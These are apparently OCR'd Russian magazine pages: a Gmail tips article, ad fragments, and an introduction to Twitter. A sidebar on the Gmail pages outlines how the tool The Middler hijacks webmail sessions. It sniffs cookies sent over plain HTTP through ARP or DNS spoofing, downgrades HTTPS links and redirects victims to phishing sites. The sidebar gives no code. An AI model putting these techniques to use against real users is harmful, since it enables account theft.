выбираем то, за чем сюда пришли — Add another mail account. Чтобы добавить новый аккаунт для сбора почты, указываются вполне банальные вещи: непосредственно email, логин/пароль на ящик и адрес POP3-сервера. При желании можно включить постоянное SSL-шифрование, а также указать, оставлять ли копии писем на сервере или нет. Все, теперь почта автоматически будет забираться Gmail'ом и после обработки спам-фильтром размещаться в папке Inbox. Обрати внимание: если в ящике на твоем старом сервере было много писем (например, если ты работал с ним по IMAP или по протоколу Exchange сервера), то Gmail не сможет забрать все сразу. Видимо, чтобы не перегружать сервера, сервис будет аккуратно забирать по 300 писем за раз, после чего делать небольшую паузу. Удобнее всего — и именно так я и сделал — оставить его заниматься этим ночью.

Другой важный нюанс — адрес отправителя. К сожалению, в корпоративной и бизнес сфере не всегда можно указать просто свой адрес на Gmail. Письма с непонятного адреса на бесплатном почтовом сервисе многим людям могут показаться подозрительными, особенно если раньше ты писал им с другого ящика. Но и это решаемо: Gmail позволяет в поле отправителя вставить любой адрес. Для этого в настроках, в той же самой вкладке Accounts кликнуть по ссылке Add another email address you own и указать нужный тебе email. После несложной процедуры верификации (мыло Димы Медведева, увы, не указать) отпадут наши последние проблемы. Никто даже и не заподозрит, что у тебя что-то изменилось.

ТРИК 2: GMAIL И ПОИСК GOOGLE

Google не был бы Гуглом, если бы не реализовал в почтовике мощную поисковую систему. Ей без труда может воспользоваться каждый, но чтобы искать еще эффективнее, предлагаю взять на вооружение несколько ключевых команд, которые можно использовать в запросах:

from:<отправитель> — явное указание отправителя письма (необязательно полностью)
subject:<тема> — тема письма
label:<метка> — поиск писем с заданной меткой
filename:<название аттача> — поиск по названию файла в приложении
in:inbox/**in:trash**/**in:spam** — поиск в нужных папках
is:starred — поиск «звездануттых» писем :)
is:unread/**is:read** — поиск среди непрочитанных и прочитанных писем соответственно
is:chat — поиск в логах чата

Например, запросом «from:nikitoz label:редакция is:unread Параметры ftp» я найду все непрочитанные письма от Никиты — с пометкой «редакция» и содержащие слова «параметры ftp». Удобно? Я уже настолько привык к таким обозначениям, что набираю их машинально (хотя кому-то придется по душе вводить параметры в специальные поля для поиска — кнопка Show search options).

ТРИК 3: ВКЛЮЧАЕМ ОПЦИИ ИЗ GMAIL LABS

Ребята из Google либо очень скромные, либо никуда не спешат. Мало того, что, несмотря на несколько лет существования сервиса, рядом с логотипом по-прежнему красуется слово «Beta» (и, по заявлениям разработчиков, будет сопровождать его на протяжении всей жизни проекта), так еще и все свои нововведения они сначала тестируют на кучке энтузиастов. Таким энтузиастом может стать любой, включив экспериментальные опции в специальном разделе Gmail Labs (зеленая колбочка в самом верхнем меню). Разберем наиболее интересные из них:

Offline — включает возможность работы с Gmail офлайн (читай трик №4);
Tasks — список дел (todolist) прямо в интерфейсе гуглопочты;
Quick Links — быстрые линки для хранения букмарков или, например, частых поисковых запросов;
Signature tweaks — добавляет к каждому письму заданную подпись;
Navbar drag and drop — позволяет разместить все панели интерфейса так, как тебе удобно;
Custom Label Colors — позволяет задать цвета для различых меток (labels);
Multiple Inboxes — несколько панелей в окне Gmail;

Указываем нужные поля для поиска

Status: Synchronized
Last sync'd: Less than a minute ago
Leave Flaky Connection Mode
Show actions


Flacky Mode включен: благодаря локальной работе с данными, интерфейс буквально летает, а тормознутые закачки выполняются в фоновом режиме



info

• В одном из прошлогодних номеров мы уже рассказывали о замечательном мессенджере от Google — Gtalk, построенном на протоколе XMPP (Jabber). Каждый участник Gmail получает идентификатор в этой системе и может общаться с Jabber-пользователями прямо из оболочки сервиса. После подставы, которую учудила AOL, отключив альтернативные клиенты для русского сегмента инета, это становится еще более актуальным. А мы ведь говорили, что так и будет :).

• К слову, о виртуальных дисках в системе, созданных с помощью почтовых ящиков. Gmail — это не единственный вариант. Прога **Vombato Mail Drive** (www.vombato.com) позволяет сделать диск из любого аккаунта, имеющего доступ по протоколу POP3.



Система меток и, с недавнего времени, папок в Gmail'е

Create a Document — создание документа на базе просматриваемого письма;
Google Docs gadget — быстрый доступ к документам в Google Docs.

ТРИК 4: СУПЕРБЫСТРЫЙ GMAIL ОФЛАЙН

Свершилось! Единственного ограничения веб-сервиса, из-за которого пользоваться почтой можно было лишь в онлайне, больше нет! Gmail отныне работает даже в том случае, когда ты отключен от Сети. Я практически убежден, что сама платформа **Google Gears**, позволяющая перевести онлайн-приложение в офлайн форму, во многом была задумана ради того, чтобы сделать подобный апгрейд для Gmail. И результат работы спецов из Google'а, вызывает большое уважение.

Ну, во-первых, это банально работает :). Можно, не задумываясь, набирать в браузере «gmail.com» и быть уверенным, что страничка откроется, независимо от того, есть подключение к Сети или нет. Правда, такую возможность предварительно нужно активировать в Gmail Labs, а затем установить на нужном компьютере, нажав на кнопку Offline в верхней части интерфейса. И да: это придется выполнить на каждой машине, где ты собираешься работать без Сети. Смысл заключается в том, что Gmail создаст на локальной машине локальную базу с сообщениями, где разместит скачанные из инета письма. Можно задать параметры для хранения сообщений и не забирать себе на комп письма с большой давностью, которые едва ли понадобятся тебе в срочном порядке. И уж, конечно, едва ли стоит сливать себе содержимое папок Spam и Trash — к счастью, Gmail этого и не делает. Отдельный разговор — это аттачи. В параметрах офлайн режима ты можешь указать максимальный размер приложения, которое система будет выкачивать в локальную базу.

Во-вторых, это работает прозрачно. Переход между локальным и онлайн режимами происходит автоматически, без необходимости переключаться вручную. Многие фичи гуглопочты останутся с тобой даже при отключении доступа в интернет. Это и темы оформления, и горячие клавиши, и даже Gmail labs.


Гвоздь нашей программы — офигенный режим Flacky Connection, который особенно пригодится в условиях наших российских реалий. Gmail в таком режиме работает с локальным кэшем, а изменения лишь иногда подгружается в фоновом режиме. В итоге, даже на самом фиговом и нестабильном инете мы получаем чрезвычайно шустрый сервис без малейшего намека на тормоза.

ТРИК 5: GMAIL — ОТДЕЛЬНОЕ ПРИЛОЖЕНИЕ


Тебя смущает, что Gmail открывается в отдельной вкладке браузера наравне со всеми остальными страницами? Понимаю, — я сам иногда теряю его среди десятков открытых табов. Но благодаря возможностям **Google Chrome** (www.google.com/chrome), из Gmail можно сделать самое обычное приложение. Да что говорить — даже во время установки offline-режима тебе будет предложено создать иконки на рабочем столе и в панели быстрого запуска. Добиться того же результата позволяет проект от Mozilla — **Prism** (labs.mozilla.com/projects/prism), который работает как под Виндой, так и MacOS, и Linux. Кстати, для пользователей продукции Стива Джобса существует очень мощное приложение Mailplane (mailplaneapp.com), представляющее собой полноценный десктопный почтовик на базе Gmail.

ТРИК 6: ИНТЕГРИРУЕМ GMAIL В СИСТЕМУ

Большой плюс обычного десктопного почтовика в том, что он может серьезно интегрироваться в систему. С веб-сервисом все намного печальнее. Вот, скажем, для отправки аттача через Gmail нужно сначала открыть страницы с сервисом, уже там выбрать файлы и нажать кнопку «Приложить к письму». Р-р-р-р! А ведь куда удобнее найти их в системе и в контекстном меню выбрать «Send by Gmail» или вообще drag'n'drop'ом кинуть в окно браузера. Собственно, именно это и позволяет сделать утилита gAttach, которую после серьезного апгрейда разработчики обозвали **Affixa** (www.affixa.com). Более того, из самых распространенных приложений (Microsoft Office, Adobe Acrobat и т.д.) ты можешь послать документ напрямую через гуглопочту. Программа также перехватывает клики по ссылкам mailto, предоставляя пользователю окошко для выбора почтового клиента, — помимо всего прочего, в нем есть Gmail и почтовый сервис от другого поискового



Включаем нужные опции в Gmail Labs



Запомни хотя бы элементарные ключи, которые можно использовать в запросах

Разные вкладки с разными кукисами Gmail

гиганта — Yahoo! Mail. Кстати, одна из последних сборок Оперы (начиная с Build 1229) также включает подобную возможность. Клик по ссылке mailto открывает диалоговое окно, где можно переключиться между Opera Mail (M2), десктопным клиентом и несколькими веб-службами. Изменить настройки можно в «Preferences→ Advanced → Programs».

ТРИК 7: УДОБНАЯ РАБОТА С НЕСКОЛЬКИМИ АККАУНТАМИ

По правде говоря, у меня несколько ящиков на Gmail: один я юзаю во время командировок, на другой «падают» рассылки и прочий спам, а третий используется в качестве хранилища для файлов (вкупе с прогой Gmail Drive). Когда требуется быстро между ними переключиться, возникает неприятная ситуация. Сервис Google'а предлагает только один вариант: отключиться от одного аккаунта и зайти в другой. И если еще недавно об удобном переключении оставалось только мечтать, то теперь появился замечательный плагин **CookiePie** (www.nektra.com/oss/firefox/extensions/cookiepie) для Firefox'а, позволяющий для разных вкладок использовать разные наборы кукисов и соответственно разные аккаунты на одном и том же сервисе, например, Gmail'е.
Если уж вспомнили про Firefox, то не могу не упомянуть замечательный плагин **Gmail Manager** (https://addons.mozilla.org/en-US/firefox/addon/1320), отображающий уведомления о появлении новых писем. Он

Как ломают Gmail!

Большая проблема современных веб-сервисов в том, что SSL-шифрование используется только во время аутентификации. Далее, в целях экономии трафика и увеличения быстродействия, данные передаются по обычному HTTP-каналу со всеми вытекающими последствиями. Разобраться, уязвим сервис или нет, очень просто. Адресная строка во время авторизации на сервере выглядит примерно так:

```
https://www.google.com/accounts/ServiceLogin?...
```

Однако после процедуры аутентификации часто начинает использоваться обычный HTTP, что опять же видно по адресной строке:

```
http://mail.google.com/mail
```

Можно попробовать добавить в запрос https, но толку не выйдет. Сервер все равно возвращается обратно к незащищенному соединению, а данные по-прежнему передаются в открытом виде до тех пор, пока не будет использовано какое-нибудь специальное средство (например, VPN). Благодаря подобной практике и появилось улитита The Middler, представленная на конференции Defcon16. Вообще говоря, это программа для взлома незащищенных аккаунтов на веб-сервисах, но тулзу быстро раскрутили именно как утилиту для угона аккаунтов на Gmail. У почтовой службы Google тут же появилась опция для использования защищенного соединения на протяжении всей работы («Always use https»), но по умолчанию она отключена. И используют ее единицы.
Сам The Middler — приложение несложное.По сути, мы имеем дело с обычным снифером, написанным на Ruby (исходники открыты) и специально заточенным под перехват пользовательских кукисов. Для перехвата трафика используются старые обкатанные приемы, вроде ARP-спуфинга или подмены DNS/DHCP-сервера. А сам The Middler уже сейчас в силах выполнять следующее:


- клонировать user-сесии в любом приложении, которое использует передачу данных по HTTP;
- заменять ссылки с использованием безопасного HTTPS на HTTP;
- автоматически пересылать браузер жертвы на фишинг-сайт.

Используем спам-фильтр Gmail для своих нужд

Замечательный спам-фильтр гуглопочты можно заюзать и для обычного ящика. Опишу наиболее продвинутый и прозрачный вариант, но использовать его можно только в том случае, если на почтовом сервере ты можешь создать собственное фильтрующее правило (server-side e-mail filter). Общая схема выглядит следующим образом:


1. Настраиваем переадресацию почты со своего аккаунта на Gmail;
2. В свою очередь пересылаем все письма с Gmail обратно на основной аккаунт. Фишка в том, что перед отправкой любого письма на твой ящик, Gmail обязательно проверит, не является ли оно спамом, причем каждое исходящее письмо пометит специальным флагом в header'ах.
3. Далее создаем на сервере правило, которое проверяет наличие флага, поставленного Gmail'ом. Если флаг есть — кладем его в Inbox (значит, письмо пришло от Gmail'а и прошло фильтрацию). Если же нет — отправляем его на Gmail. Резонный вопрос: что добавляет Gmail в хедеры? А добавляет он вот что:

```
X-Forwarded-For: user@gmail.com forwarded@to.com
X-Gmail-Received: some-random-number
Delivered-To: user@gmail.com
```



Корзина для аттачей — достаточно перетащить сюда файлы мышкой, чтобы они добавились к письму

Доверяй, но проверяй. Делаем бэкап ящика



Обычный диск с той лишь разницей, что файлы хранятся на Gmail

также позволяет использовать разные аккаунты, отображая количество непрочитанных писем, в том числе, со статистикой по каждой метке.

ТРИК 8: ФАЙЛОХРАНИЛИЩЕ ИЗ GMAIL

Начав когда-то с одного гигабайта, Gmail сейчас предоставляет более 7 Гб для хранения почты. Забить такое пространство чисто письмами нереально, но... если это будут не письма, а файлы? Некоторые умельцы давно приспособили сервис для хранения файлов, вкладывая их во вложения, которые в дальнейшем отправляли сами себе. Тот еще изврат! :) А вот утилита **GMail Drive** (www.viksoe.dk) — это наш способ. После установки этой проги в Винде появляется еще один диск, ничем не отличающийся от других драйвов в системе. Разница лишь в том, что его файлы физически хранятся в интернете. Разве не здорово получить нахаляву бесплатный файловый хостинг? Тем более, таких дисков может быть сколько угодно, — тут всячески поможет тулза **Gmail Drive Config** (http://convivea.com). Если ты хочешь провернуть подобный финт под Линуксом, то тебе придется написанное на Python приложение **GmailFS** (richard.jones.name), а для пользователей Mac OS есть **gDisk** (gdisk.sourceforge.net). При желании можно вообще поднять файловый обменник, который будет хранить файлы в аккаунте Gmail. Достаточно установить на хостинге **Php Gmail Drive** (pgd.sourceforge.net), написанный на PHP при помощи довольно простой библиотеки для работы с Gmail'ом — **libgmailer** (sourceforge.net/projects/gmail-lite).

ТРИК 9: ПРОКАЧИВАЕМ ВНЕШНИЙ ВИД

Возможность смены темы оформления появилась в Gmail Labs лишь несколько месяцев назад. До этого момента приходилось довольствоваться тем, что предоставляли изощренные скрипты для Greasmonkey и специальные аддоны для Firefox'а. Теперь все просто: два клика в настройках аккаунта, и вот оно — новое оформление! Но, если с наведением красоты Gmail теперь справляется, то некоторые полезные фишки интерфейса по-прежнему придется достраивать самому. Это становится возможно, благодаря плагину **Better Gmail 2** для Firefox'а (addons.mozilla.org/en-US/firefox/addon/6076). По сути, перед нами набор сценариев Greasmonkey, скомпонованных в один аддон, — но каков результат! После минуты установки мы получаем:

- отображение количества новых писем в заголовке таба;
- удобную подсказку по горячим клавишам в текущем окне;
- иконки для аттачей, указывающие на тип прикрепленных файлов;
- продвинутую систему для создания фильтров;
- древовидную структуру лейблов;
- и т.д.

ТРИК 10: ПРОКСИ ДЛЯ GMAIL

«Беда — Gmail в офисе заблокирован!» — подобное письмо приходило в наш FAQ. Всякое бывает, но просто так к этой махине доступ не перекрыть. Если у тебя есть хостинг и доступ к нему не заблокирован, то ты легко можешь установить неофициальное приложение **Gmail Lite** (gmail-lite.sourceforge.net). Изначально проект разрабатывался как легкая альтернатива стандартному интерфейсу Gmail (без тяжеловесных AJAX-наворотов). Позже Google сам сделал простую HTML-версию и максимально быструю страничку для мобильных телефонов. Gmail Lite, по сути, потерял свой изначальный смысл, но его по-прежнему можно использовать в качестве посредника — эдакого прокси на пути к своей почте. Для установки понадобится любой мало-мальски рабочий хостинг с поддержкой PHP. В результате мы получаем простенький сайт, где после ввода логина и пароля появляется упрощенный интерфейс привычного почтовика. В качестве примера приведу www.tedsta.com/gmail/index.php, но заходить через чужой сервис на настоящий почтовый ящик я тебе убедительно не рекомендую :). В основе скрипта лежит разработанная этим же автором и упомянутая выше библиотека libgmailer.

ТРИК 11: ДЕЛАЕМ БЭКАП СВОЕГО ЯЩИКА

Трудно даже предположить, что у такой компании как Google, с ее практически 100% аптаймом, могут случиться траблы с потерей данных. Однако недавняя «промашка», приведшая к дауну на несколько часов, все-таки пошатнула каменную уверенность в поисковом гиганте. Как говорится, — доверяй, но проверяй. К счастью, сделать бэкап всей корреспонденции со своего ящика из Gmail совсем не сложно с помощью специальной тулзы **Gmail Backup** (www.gmail-backup.com). Получив от тебя email, пароль для ящика, а также даты, за которые нужно забэкапить корреспонденцию, утилита честно выкачает все по протоколу IMAP и сохранит в формат EML — поддерживаемом практически всеми десктопными почтовиками. На случай «пэ» добавлена кнопка Restore, которая все вернет на свои места. Приятно, что версии проги есть как для Винды, так и Линукса. В последнем случае, правда, придется дополнительно установить **wxPython** (http://wxpython.org).

К-Системс рекомендует подлинную
ОС Windows Vista® Home Premium

Microsoft®
GOLD CERTIFIED
Partner



Ваши окна в успешный мир!





Товар сертифицирован





На правах рекламы

в лучших магазинах электроники

ЦЕНТР РАСПРОДАЖ
КОМПЬЮТЕРОВ от 2 200 руб.!
Ⓜ Савеловская
ул. Башиловская, д. 1
тел.: (495) 721-38-54



www.irbisMobile.ru
www.irbisPC.ru
тел./факс: +7 (495) 411-88-35

Реклама









АЛЕКСАНДР ЛОЗОВЮК
/ ALEKS.RAIDEN@GMAIL.COM /

ШЕСТЬ МИЛЛИОНОВ ТВИТТЕРОВ

ПРИОБЩАЕМСЯ К ЭЛИТНОМУ СЕРВИСУ МИКРОБЛОГИНГА

В аэропорту Амстердама на части развалился пассажирский авиалайнер. Новость «из первых рук», но источник — не новостные агентства, не CNN или BBC и даже не представители аэропорта. Обычный парень nipp увидел все своими глазами и тут же набрал 140 символов сообщения в своем твиттере. О происшествии моментально узнает весь мир.

Что такое твиттер? С одной стороны, штука довольно сложная: блог, мессенджер и социальная сеть в одном флаконе. С другой — понятие исключительно простое: лента из небольших сообщений, которые пишет пользователь, и люди, которые желают эту ленту читать. Получаем несложную форму: традиционный блоггерский сервис + маленькие сообщения = микроблоггинг.

140 СИМВОЛОВ ТВИТТЕРА

После регистрации ты получаешь твиттер-канал или твит — ленту своих сообщений, а также ответов на них. Те, кто тебя читают, называются фолловерами (от слова follow, на здешнем языке это означает «друзья»). Найти свой твит несложно — достаточно ввести в адресной строке http://twitter.com/твой_ник.

Авторизированному пользователю, помимо этого, отображаются еще и посты тех людей, которых он добавил в follow-список. На любой такой пост он может написать ответ — и тот, в свою очередь, отобразится в твите автора. Самое главное правило — сообщение не должно превышать 140 символов. Почему? Дело в том, что первоначальная идея твиттера состояла в создании сервиса, который основывался бы на SMS и позволял быстро оповестить всех друзей о том, где ты и что делаешь. Для примера, заваливаешься на диско и видишь, что вышла бы хорошая тусовка — вот и надо позвать всех «своих». Ну, или откопал свежий баг в ядре Linux'а и сообщаешь всем друзьям, что скоро будешь тестить на них свой 0-day эксплоит. Ограничение в 140 символов возникло как раз отсюда: максимальные для SMS 160 символов за вычетом места для служебной информации. Со временем идею смс расширили и добавили другие способы публикации сообщений (в том числе, через открытый API), которые используют удобные и красивые приложения, появляющиеся в Сети как грибы после дождя. Для любой ОС, любой платформы, любого мобильного девайса, — будь то новенький iPhone, флагманская Nokia или старенький телефон, который разве что может запустить Java-апплет. Что касается изначально задуманного SMS-гейта, он также доступен, но только в Штатах.

В ЧЕМ ПРИКОЛ?

Невольно напрашивается вопрос: «А в чем разница с тем же ЖЖ или другим блоггерским сервисом. В чем секрет успеха?». Так вот, самая главная фишка заключается именно в формате микро. Задумайся: блоггерских сервисов десятки, но сколько зарегистрированных пользователей готовы регулярно постить сообщения? Лишь малая часть, и при этом практически все с удовольствием читают ленту друзей, оставляя небольшие комментарии. Обращаю внимание: небольшие! Написать свое мнение, мысли, интересный факт в паре предложений и затем прочитать такие же короткие ответы по делу намного проще, чем сварганить добротный пост в обычный блог. И люди действительно пишут... в твиттер.

Важный конек сервиса — оперативность. Часто ли ты видел в ЖЖ сообщения: «Я сижу в баре на улице Хакеров, буду до 16-00, присоединяйтесь!»? Едва ли. Рядовому пользователю блога и в голову не придет обновлять свою friend-ленту каждую минуту или хотя бы раз в час, а поэтому смысла в таких мессагах — ноль. С твиттером совсем другая история. Как я уже заметил, юзеры используют разные способы получения сообщений и, в особенности, удобные программы, которые подобно аське сидят в трее и практически моментально отображают новые сообщения из френдленты. Ты можешь быстро написать пост — и также быстро получить ответ. В результате получается эдакий коллективный чат, где ты легко можешь предложить какую-нибудь интересную идею сразу всем

Widgets
Widgets by *Twitter*

see more



Twhirl
Twhirl by *Seesmic*

Download or see more



Twitteriffic
Twitterrific by *IconFactory*

Download or see more



Google Desktop
Twitter Gadget by *Google*

Install or see more



iPhone & iPod touch
Twitterrific by *IconFactory*

Install or see more



iPhone & iPod touch
PocketTweets by *PocketTweets*

Install or see more



А вот и лучшие программы-клиенты по версии самого твиттера

своим знакомым, не устраивая массовую рассылку в аське/джаббере или обзванивая нужных людей.

Возможность быстрого ответа — это следующий бонус. Не в пример блогам, тут необязательно заходить на сайт, авторизироваться и заполнять непонятные формы. Если у тебя есть удобная программа для работы с твиттером, то ответить на сообщение друга не сложнее, чем отправить сообщение по аське. На фоне всех этих Wordpress'ов и ЖЖ, твиттер прост и понятен даже работнику ЖЕКа. Главное, что надо помнить — нельзя писать больше 140 символов! Согласись, это просто — пришла мысль, ткнул кнопку и она уже в твите! Читаешь классную статью? Напиши в твит и добавь ссылку — возможно, это кому-то интересно. Попался классный ролик — еще один пост, пусть его посмотрят друзья (правда, можно опубликовать только линк на него). Собираешься выбраться погулять? Так почему бы не позвать кого-нибудь через твиттер!

ВОКРУГ TWITTER-А

Немалую долю популярности твиттеру обеспечила его политика открытого API. С помощью хорошо описанного программного интерфейса можно автоматизировать все аспекты работы сервиса: например, добавить на свой сайт последние сообщения, автоматически анонсировать новые статьи в блогах и многое другое. Для программистов доступен отдельный сайт со всеми подробностями интерфейса (apiwiki.twitter.com). Главное, после прочтения, не программировать кофеварку, чтобы она оставляла в твиттере сообщение всякий раз, когда ты готов выпить кофе :).


Кого интересного почитать?

Ситуация в русской части твиттера напоминает зарождение интернета в России. Сначала Сеть была доступна исключительно для элитарных масс, гиков и хакеров, а лишь потом началось постепенное движение — к каждому школьнику и студенту, а теперь и любой секретарше в «Одноклассниках». Так и здесь. Сейчас русскоязычная часть составляет чуть более четырех тысяч человек, но зато какие люди! В твиттере легко встретить популярного блоггера, подкастера (их особенно много), владельца крупной компании, сетевого СМИ или торрента, много тех, кого сейчас называют стартаперами, и их инвесторов. А уж программистов и других ИТ-шников — пруд пруди. Вместе с тем, появляется немало коммерческих твиттеров: каналы создаются для продвижения своей продукции, анонсирования проекта или просто пиара. На сайте http://www.rutwitter.com/r/?page=1 публикуется рейтинг твиттер-пользователей в России. Так, на первом месте — известный подкастер Umputun (Радио-Т и другие подкасты): его читают 2486 человек.



info

Для работы с твиттером есть не только API, но и текстовые команды, вставляемые прямо в сообщение. Например, WHOIS username (выдает профайл пользователя), GET username (последние записи из твита), FAV username (пометить последний твит избранным), INVITE phone number (пригласить человека по номеру телефона, — ему придет смс). Полный список команд смотри в справке (http://twitter.zendesk.com/forums/10711/entries/14020).



dvd
На нашем DVD-диске выложены самые интересные программы, а также набор открытых библиотек для разных языков программирования — для написания своего клиента (а чем ты хуже других-то?).



warning
Лучше дважды подумать перед тем, как писать очередную шутку над преподом или рассказывать, насколько туп студент, сидящий по соседству. Вполне вероятно, что кто-то нажмет заветный ретвит, — и препод прочтет твое сообщение быстрее, чем ты сможешь оправдаться.



links
На сайте http://twitter.pbwiki.com/Apps публикуется список всего-всего на свете, что работает с твиттером.

Digsby – один из самых мощных и продвинутых клиентов для Twitter-а и других социальных сетей

Самая главная заслуга открытого API — появление огромного количества твиттер-клиентов. Как раньше все начиналось с программы hello world!, так теперь обязательным атрибутом всех новых платформ и языков является демонстрация твиттер-клиента. Клиенты для постинга в самом деле очень удобны. Не надо лезть на сайт или держать открытой страницу, вкладка которой обязательно теряется среди всех остальных. Клиент сворачивается в трей и открывается по первому требованию, как только в голову пришла свежая идея или во всплывающем окне проскочило интересное сообщение (ты же хочешь на него ответить?).
Лично я считаю лучшим клиентом небольшое AIR-приложение twhirl, через которое веду свой личный твиттер (twitter.com/abrdev) и читаю своих фолловеров. Но в Сети выложен целый список различных программ. Вот, к примеру, офици-

Twitter-глассарий

Твит или твиттер — лента твоих сообщений, а также ответов на посты других людей, видна всем.
Фолловер — человек, который добавил тебя в свой список и читает твой твит.
Приватный твит — ты можешь перевести свой аккаунт в приватный режим, и тогда придется вручную разрешать или запрещать другим фоловить тебя или писать тебе сообщения.
Реплей или ответ — публичный ответ на чье-то сообщение. Ответ должен начинаться с символа @ и имени твиттера получателя.
Прямое сообщение — приватное сообщение, которое не попадает в публичную твит-ленту.
Ретвит — это самый быстрый, почти мгновенный способ разнести новость по всему миру, особенно если у тебя хотя бы сотня фолловеров. Получил сообщение-бомбу от друга, нажми ретвит и оно будет переслано всем твоим подписчикам!



После авторизации в ленте отображаются сообщения юзеров, которых ты follow-ишь



Можно писать сообщения из клиента, а читать ленту через веб или, наоборот — тут полная свобода действий!



Хочешь виджет твиттера на страничку? Этот сервис тебе поможет

альный раздел (twitter.com/downloads) на самом сайте твиттера. Клиенты представлены на любой вкус — для PC, мобилы, iPhone/iTouch, Google Desktop-а, Mac-а, Linux-а и вообще любого устройства, где есть доступ к Сети, экран и клавиатура. И хотя почти все программы, по сути, делают одно и то же, число их постоянно растет. Многие ресурсы даже публикуют рейтинги (вроде The Top 21 Twitter Applications, который можно найти на www.techcrunch.com/2009/02/19/the-top-20-twitter-applications). Из 20 приложений точно можно выбрать что-то под себя.

Разработчиков сервиса нельзя упрекнуть в отсутствии фишек и примочек. Напротив, они постарались сделать твиттер максимально простым, но оставили возможность апгрейда за счет API. И это работает! Паразитируя на основном ресурсе, появились сторонние сервисы, предлагающие пользователям то, что не предоставляется в самом твиттере. Например, счетчики количества читателей твоей ленты (http://twittercounter.com), различные виджеты для встраивания в блоги или веб-сайты (http://twitter.com/widgets), поисковые машины (http://www.tweetfind.com), карты самых активных твиттерчан в твоем городе (http://twittercounter.com/pages/country?time_zone=Kyev) — и еще сотни и тысячи других, полезных, интересных (или бесполезных, но прикольных).

ПРИСОЕДИНЯЙСЯ!

Твиттер это действительно классная платформа для общения. Ты читаешь — тебя читают, ты комментируешь — тебя комментируют. Все, как дважды два. Оценить его можно, только попробовав и показав друзьям. Но стоит проникнуться идеей, как через месяц-другой будешь задавать себе вопрос: «И что же я раньше без Twitter'а делал?!». Но и тут главное — не перебарщивать :).

